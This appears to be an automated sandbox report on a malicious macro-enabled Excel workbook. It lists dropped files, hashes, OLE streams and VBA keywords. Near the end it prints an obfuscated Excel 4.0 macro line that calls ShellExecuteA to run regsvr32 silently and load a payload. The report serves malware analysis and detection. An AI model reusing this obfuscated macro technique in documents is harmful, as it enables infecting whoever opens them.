Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....2010122149042...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\WER8CF4.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	3110
Entropy (8bit):	3.6796097788243274
Encrypted:	false
SSDEEP:	96:Shz4tU6o7VxBt3uhhgHPe40PAn5xp38MkSMY3:Wl7LBNuhhgG45nv58MlMl
MD5:	9951D43E6E3E0625775F9777E865C7B5
SHA1:	6D551E14B691ED0A9383729CDD21BE086CD055AA
SHA-256:	2E5E8A5064AA4428F1BD0F83AAB230604EBBC4FCAC184BDCDC22006D2E74B86D
SHA-512:	8CDF8C3FE9AA9116F6621F44429268639679D8A2A5784DC0EA7AE172235742C67671188DF6786256B773A65A36E738A15FD11B11BF3F4529CAD2ED8DFD38BB7D
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.6...1.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.7.6.0.1. .S.e.r.v.i.c.e. .P.a.c.k. .1.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .7. .P.r.o.f.e.s.s.i.o.n.a.l.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.7.6.0.1...2.3.6.7.7...a.m.d.6.4.f.r.e...w.i.n.7.s.p.1._.l.d.r...1.7.0.2.0.9.-.0.6.0.0.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.1.3.0.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.a.r.e.n.t.P.r.o.c.e.s.s.I.

C:\Users\user\AppData\Roaming\Microsoft\Excel\~ar67E4.xar	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	modified
Size (bytes):	51613
Entropy (8bit):	7.823714360059984
Encrypted:	false
SSDEEP:	768:UAK3YYc0e76UlwEBwuOASEvIrC98rbqFqcO+hxOVPZKp42A205LEdT/C9WNJVTQY:d976UmE+uhBQrC98PGZHUnN5LaLTQDi9
MD5:	138F4E0E9934BE4DA0426CB5321F0D7F
SHA1:	84070B3A221BFB5C0DE40209E639669583CEC8C3
SHA-256:	1D254C6FD6801C024975A8EEF3575FE869C3AC88AF910C27E24DCA3957243217
SHA-512:	5E69E147D8439A637A11C9B2481E0778E65DA67BF1E059FB038266990E3B0C608E2DC8BD3BFE4D187191F8D54C138663EF215073FF872A9A68255091DC7C35A9
Malicious:	false
Preview:	.V...0..W.? ..v....B...J=.].[.W...w.m.^..}.@.....%..{o<o<...UR....<].U...FH.....i...).!O.....7..... Z.<=.`?R...J..q.0.d.o.Z.....j..r....n77P.G.....N.O.{Q*O..Jr.0PZiAJ.A.A.....I.3. ....+.Y. .....,c|..0..b.Qgqe..@.....\e...Ad.U....d.(..<..l\.o/0S...0..D...o.{.2..}..rR@r.\..J...6f4.x.\...x.|}F.hK...P/.B\...'...{x.VN.y.....<.@..5....e...+.*.../q.EL..:.....=...q....u.D.w.H...] .....L.....x.....u.,6.....T.....s.1ai.cw.....1n.Hl=.C..O..&EDg.....Y1t.O.8....&..a-@.h...`.....PK.....!...>,....].....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Jan 12 01:27:51 2021, atime=Tue Jan 12 01:27:51 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.48075162575188
Encrypted:	false
SSDEEP:	12:85Q/k2kcLgXg/XAlCPCHaXtB8XzB/DhiUBEX+WnicvbsaRbDtZ3YilMMEpxRljKA:85dDK/XTd6jhhnEYehtDv3qNArNru/
MD5:	B339C286696BE14A0BFB8FB5E272DD38
SHA1:	F3CC42F0CD4D791395DF1E3D43223997C63E4D41
SHA-256:	A352E71022A6431154D763D66924E48A7411E8F285071E107CAA18D18EAACDFB
SHA-512:	85695DE99B0CC82045A566D3BE60B0DC43FE56ECE3B080992384C3DF51220EDEEDFFEA15E51ADEBA897996E1AE444C9A8E5FE34EA9512990A2D5B0594959B1D0
Malicious:	false
Preview:	L.....F.....7G...]H.....]H.....0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:.QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....,Rz...Desktop.d.....QK.X,Rz.*...._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\813848\Users.user\Desktop.....\.....\.....\.....\.....\D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....813848.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	106
Entropy (8bit):	4.288085753919832
Encrypted:	false
SSDEEP:	3:oyBVomxWdxUNIVUYOhVdUNIVUYmxWdxUNIVUYv:djuSL1WLeSLC
MD5:	3A4CD3A9401D75DF179FD5850F863649
SHA1:	1036B9ABFAF918FB96990DA3DC6350DE5ADC5EAB
SHA-256:	6A59F34635BEEEC2999D038D85914250458F714CB546BD29FCFA3CCA1B0E73EF
SHA-512:	31AB0EE07F659FA4EAD5608CCF3C8E772918F24400EE013FE83838D8106BFDE4ED823B91D2C4464B108EB37F2FB15C71E9CB0EBC7AB3A2EFC469C253136D17D4
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..sample20210111-01.LNK=0..sample20210111-01.LNK=0..[misc]..sample20210111-01.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\sample20210111-01.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Tue Jan 12 01:27:51 2021, atime=Tue Jan 12 01:27:59 2021, length=56539, window=hide
Category:	dropped
Size (bytes):	2108
Entropy (8bit):	4.5041154003832595
Encrypted:	false
SSDEEP:	48:8Vos/XT0jFxEllGxVl1NAQh2Vos/XT0jFxEllGxVl1NAQ/:8ys/XojFxjLNAQh2ys/XojFxjLNAQ/
MD5:	32B7E994BF13801BEBBC3697536E86AD
SHA1:	0BF3648CA3A0DF2E5FF3FF1A57F3E20394314242
SHA-256:	3FC1222BC12CBE95C2EFC8E5E43754912AAF46E37B1D17541FA2011FAA74F613
SHA-512:	75F0D7763F12045792F8A68FF5DA3E40346814F53F7CCE1CD8EB11A0857C922A2156629B2BABA3FC8C57754DCB02596929248A9313E40F91497C0266E3C66AA9
Malicious:	false
Preview:	L.....F.... ...-....{...]H.....X.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....v.2.....,Rs. .SAMPLE~1.XLS..Z.....Q.y.Q.y*...8.....s.a.m.p.l.e.2.0.2.1.0.1.1.1.-.0.1...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\813848\Users.user\Desktop\sample20210111-01.xlsm.-.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.s.a.m.p.l.e.2.0.2.1.0.1.1.1.-.0.1...x.l.s.m.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....813848.....D_....3N...W..

C:\Users\user\Desktop\B00F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	56539
Entropy (8bit):	7.850377009214
Encrypted:	false
SSDEEP:	1536:hXUl/i43FH4c93BUJn5r3i7ct2ObLNFqFWf:hO/dthFldS7BO/AWf
MD5:	8A3A81530F27C8EA5D3597C53C57E6DE
SHA1:	9B7503B11FD8F95656380A3DC6B3056C8F07B7AA
SHA-256:	4FF01EF2F667E67A0D88688505BD1B86BA3C89F90E792DB92A73BC4D15809EBC
SHA-512:	E271FA1D22EA3AD8FA29F73D51EDC852F6EEC7C9E9992D12351AB58E59BF9AE0F1F09B2DDBA5FAD6063DE1368B4BDEB30423A0543E9D94EFF01EFB122329C55
Malicious:	false
Preview:	...n.0.E.....H...(.g..6@S.[.....(..w(9...a....u..q.....+R..N*....o.gR....Y..."....~<z...m..>%...(.`x.....\.....&..L.l.wP.'.....l.%.....^+.....+/ ..k%@:.d.F....HFS....OH.....2..]0..1....0...-..&.....|_;.....W>~.....x..u.n.....+.....*(.....;7..Y.....s.:.e..XB+@..3R.Ep..o5..W...#...N.Yw.Y.|U.`rBK)o.dz..g.H.{...k.....t.....4.m...3d...N..?.....N.k.....DO....A..b...-....D.....q..8.,../#..K.F.....3...r..q... ..;.6.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$sample20210111-01.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407

C:\Users\user\Desktop\~$sample20210111-01.xlsm	
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.75941359400182
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	sample20210111-01.xlsm
File size:	40268
MD5:	fa5350d4304c4c2ceafa435244b5a5fc
SHA1:	fc8a20962b8cf86568b1e85be02ee9c7b62d94b2
SHA256:	0104974a7bf43e2e31d25ae485f57c62efe89eaea2d3e520db8a76fa70dd956d
SHA512:	09cf2c537c358aea59a242b2b25129cc780bcc571e0ef611e2b1eb40078c1ff27356d1a45b1dd42249685e97b18e12173be2dde0e54bf4913fcce4b3703ea625
SSDEEP:	768:1wTZYx6TBDUzVXaI4/ybclX7aV+uFdeq9AQxD2KL0gnp5zFVqJlZ:sa6aVXaPaG7zyvxDhLnzjqJlZ
File Content Preview:	PK.....!.o.m.....*.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	2

OLE File "/opt/package/joesandbox/database/analysis/338158/sample/sample20210111-01.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	
Last Saved By:	
Create Time:	2020-12-07T14:38:21Z
Last Saved Time:	2021-01-11T13:42:02Z

Summary	
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 3215

General	
Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	3215
Data ASCII:	. . . . * . . . . X . . . . x . & . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 03 f0 00 00 00 2a 05 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 58 05 00 00 f0 09 00 00 00 00 00 00 01 00 00 00 ba 78 ca 26 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 08 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Integer:
bycilke()
VB_Name
MiV(sem.value)
homepodd()
homepodd
Error
Integer)
bycilke
Function
ol).Name
"!"):
String
"ab":
Split(govs,
Randomize:
yellowsto(yel
Next:
ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
yellowsto(Oa))))
Integer
yellowsto
ol).value
nimo(Int((UBound(nimo)
Replace(Vo,
Chr(sem.Row)
Sheets(ol).Cells(homepodd,
"ab"))
Split(kij(ol),
yellowsto(homepodd))
Rnd))
(Run(""
"moreP_"
Variant)
Attribute

Keyword
Resume
pagesREviewsd(Optional
ecimovert(nimo
ecimovert
MsgBox

VBA Code

VBA File Name: Sheet1.cls, Stream Size: 1614

General	
Stream Path:	VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	1614
Data ASCII:	. . . . & . . . . x . k . . . . c . . . . x . . . . . " . v i e w _ 1 _ a , 1 , 0 , M S F o r m s , M u l t i P a g e . . . . M E . . . .
Data Raw:	01 16 03 00 00 16 01 00 00 c8 03 00 00 fa 00 00 00 26 02 00 00 ff ff ff ff cf 03 00 00 e3 04 00 00 00 00 00 00 01 00 00 00 ba 78 c2 6b 00 00 ff ff 63 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Index
VB_Name
VB_Creatable
Application.OnTime
VB_Exposed
Long)
ResizePagess()
VB_Customizable
"REviewsd"
VB_Control
MultiPage"
VB_TemplateDerived
MSForms,
False
Attribute
Private
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
ResizePagess
"pages"

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 999

General	
Stream Path:	VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	999
Data ASCII:	. . . . - . . . . x . d . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 ba 78 1c 64 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 554

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	554
Entropy:	5.25519546931
Base64 Encoded:	True
Data ASCII:	I D = " { 4 9 3 4 E D C 8 - 1 B 9 3 - 4 5 B C - B 6 9 3 - D B B 2 9 D 5 C 1 4 7 0 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 3 7 3 5 C 4 1 F C C 6 1 0 7 6 5 0 7 6 5 0 7 6 5 0 7 6 5 " . . D P B = " 6 E 6 C 9 D 6 8 E 3 A 8 1 B A 9 1 B A 9 1
Data Raw:	49 44 3d 22 7b 34 39 33 34 45 44 43 38 2d 31 42 39 33 2d 34 35 42 43 2d 42 36 39 33 2d 44 42 42 32 39 44 35 43 31 34 37 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 4e 61 6d 65 3d

Stream Path: PROJECTwm, File Type: data, Stream Size: 86

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	86
Entropy:	3.24455457963
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3574

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3574
Entropy:	4.46002460936
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . F . i . l . e . s . \\ . C . o . m . m . o . n . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2060

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	2060
Entropy:	3.45134089702
Base64 Encoded:	False
Data ASCII:	. K * . . . . r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . . . ~ . . . . ~ . . . . ~ . . . . ~ X . . . . " . . . . Q . . . . E . . . . . . C . _ . . . : . . . .
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 02 00 00 00 00 00 01 00 02 00 02 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 7e 02 00 00 00 00 00 00 7e 02 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 187

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	187
Entropy:	1.91493173134
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . w q . . . . n i m o . . . . y e l ^ . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 11 00 00 00 00 00 00 00 00 00 03 00 02 00 00 00 00 00 00 08 02 00 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 363

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	363
Entropy:	2.21122978445
Base64 Encoded:	False
Data ASCII:	r U . . . . @ . . . . @ . . . . @ . . . . ~ x . . . . a . . . . Z . . . . Z . . . .
Data Raw:	72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 04 00 00 00 00 00 00 7e 78 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 10 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 398

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	398
Entropy:	2.07709195049
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . 8 . . . . ` . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . @ . q . . . . . . . . . . . . ` . . . . F . 8 . . . . ` . . . . @ . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 10 00 00 00 08 00 38 00 f1 00 00 00 00 00 00 00 00 00 02 00 00 00 00 60 00 00 fd ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 820

General	
Stream Path:	VBA/dir
File Type:	data

General	
Stream Size:	820
Entropy:	6.5044215585
Base64 Encoded:	True
Data ASCII:	. 0 . . . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s t e m 3 2 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 30 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 7f 90 eb 61 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab&ba, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"","",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab&ba,0,0)"=RETURN()
```

OLE File "/opt/package/joesandbox/database/analysis/338158/sample/sample20210111-01.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary	
Author:	
Last Saved By:	
Create Time:	2020-12-07T14:38:21Z
Last Saved Time:	2021-01-11T13:42:02Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 115

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	115
Entropy:	4.80096587863
Base64 Encoded:	False
Data ASCII:	. . . . . p . . F z ? . . . . . a . . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . M u l t i P a g e . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 70 13 e3 46 7a 3f ce 11 be d6 00 aa 00 61 10 80 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 12 00 00 00 46 6f 72 6d 73 2e 4d 75 6c 74 69 50 61 67 65 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: f, File Type: data, Stream Size: 178

General	
Stream Path:	f
File Type:	data
Stream Size:	178
Entropy:	2.59766210867
Base64 Encoded:	False
Data ASCII:	. . $. H . . . . . @ . . . . . } . . . . . t . . . . . 2 . . . . $ . . . . . # . . . . . P a g e 1 . . . . . $ . . . . . ! . . . . P a g e 2 . . . 5 . . . . . T . . .
